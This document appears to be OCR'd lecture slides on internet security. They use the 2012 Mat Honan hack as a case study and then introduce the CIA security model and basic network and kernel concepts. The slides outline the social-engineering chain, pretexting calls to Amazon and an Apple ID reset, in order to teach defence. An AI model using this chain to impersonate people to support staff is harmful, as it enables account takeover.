Internet security

Avik Chakraborti, IAI TCG CREST, Kolkata

Matt Honan's Story

Mat Honan's Epic Fiasco


- In August 2012, hackers erased all of the data on Mat Honan's iPhone, iPad and MacBook

- Loss
  - Lost daughter's picture and other family photographs in the digital form,
  - Gmail account with 8 years' worth of messages from Gmail inbox,
  - Twitter account with a number of inflammatory messages posted,

- How? (Go to the next slide)

(Search Mat Honan's Story in wired.com)

Simply......



The Hacking of @mat
N
W
E
S
Start
@mat
honan.net
Contact Me!
mat honan
mhonan@gmail.com
Gmail
username
password
Forgot?
AppleID!
m****n@me.com
iCloud password reset!
Hi! I'm Mr. Honan. My account is mathonan @me.com. I live at 1234 Main St. My CC on file ends with 3111.
Call #1
I'm Mr. Honan at 1234 Main St. I'd like to add a VISA to my account.
WHO is? → honan.net
1234 Main St. Springfield, CA
Billing Address
amazon
Your Account
cards
VISA ***** 2411
Fake
AMEX ***** 3111
REAL!
Call #2
It's me Mr. Honan. I'm locked out.
my VISA on file is....
amazon
1-866-216-1072
password reset!

How did these Hackers Carry out this attack?

- **Surprisingly** the hackers did this
  - without writing a single line of code,
  - without any special computer programs and
  - without any impressive technical skill.

- **Summary:** A script-kiddie that is a hacker without significant programming knowledge could have easily pulled off these attacks because the only tools necessary were a
  - web browser,
  - telephone and
  - personal info of Honan, that are available to anybody

How did these Hackers Carry out this attack?

- The hackers began by collecting personal info about Honan from Honan's social media account and public records online such as email address, physical address, telephone number etc. They used that info to crack Honan's Amazon account.

- How did they crack the Amazon account?

  - The hackers called Amazon's representative (obviously pretended to be Honan)
  - Requested to reset his account. The hackers used cleverly Honan's personal info to convince Amazon's customer service that they are really Mat Honan.

- The hackers got access to his Amazon account, retrieve last 4 digits of his credit card number and they used this number to crack his Apple ID. This id gave them access to Honan's Apple devices.

List


Mat Honan's Epic Hacking
Password reset on Twitter
Mat's Twitter handle
Mat's website address
Mat's Gmail address
m••••n@me.com
Mat's home address
Fake card on Amazon
Control of Mat's Amazon
Password for Amazon
Last 4 digits of Mat's card
Control of Mat's AppleID
Control of Mat's me.com address
Control of Mat's iCloud backups
Control of Mat's Gmail address
Control of Mat's Twitter

Key Security Goals: C-I-A Model

- Confidentiality: Data not leaked
- Integrity: Data not modified
- Availability: Data is accessible when needed
- Also Authenticity: Data origin cannot be spoofed

C-I-A


- **Confidentiality:** The hackers compromised the Confidentiality when they accessed and viewed Honan's private, password protected digital accounts

- **Integrity:** The hackers compromised the Integrity when they made unauthorized changes to it. This unauthorized changes include deleting files, e.g, Twitter and Gmail accounts and posting illegitimate messages.


- **Availability:** The hackers compromised the availability, when the hackers changed Honan's passwords such that Honan was locked out of his accounts, rendering his data temporarily unavailable. Even worse, when the hackers deleted Honan's data they became permanently unavailable.

How Network Works?


Structure of a Network



Global Structure




User Space and Kernel Space




Applications runs in in user mode with limited privileges

Kernel runs in supervisor mode and has access to user sections as well

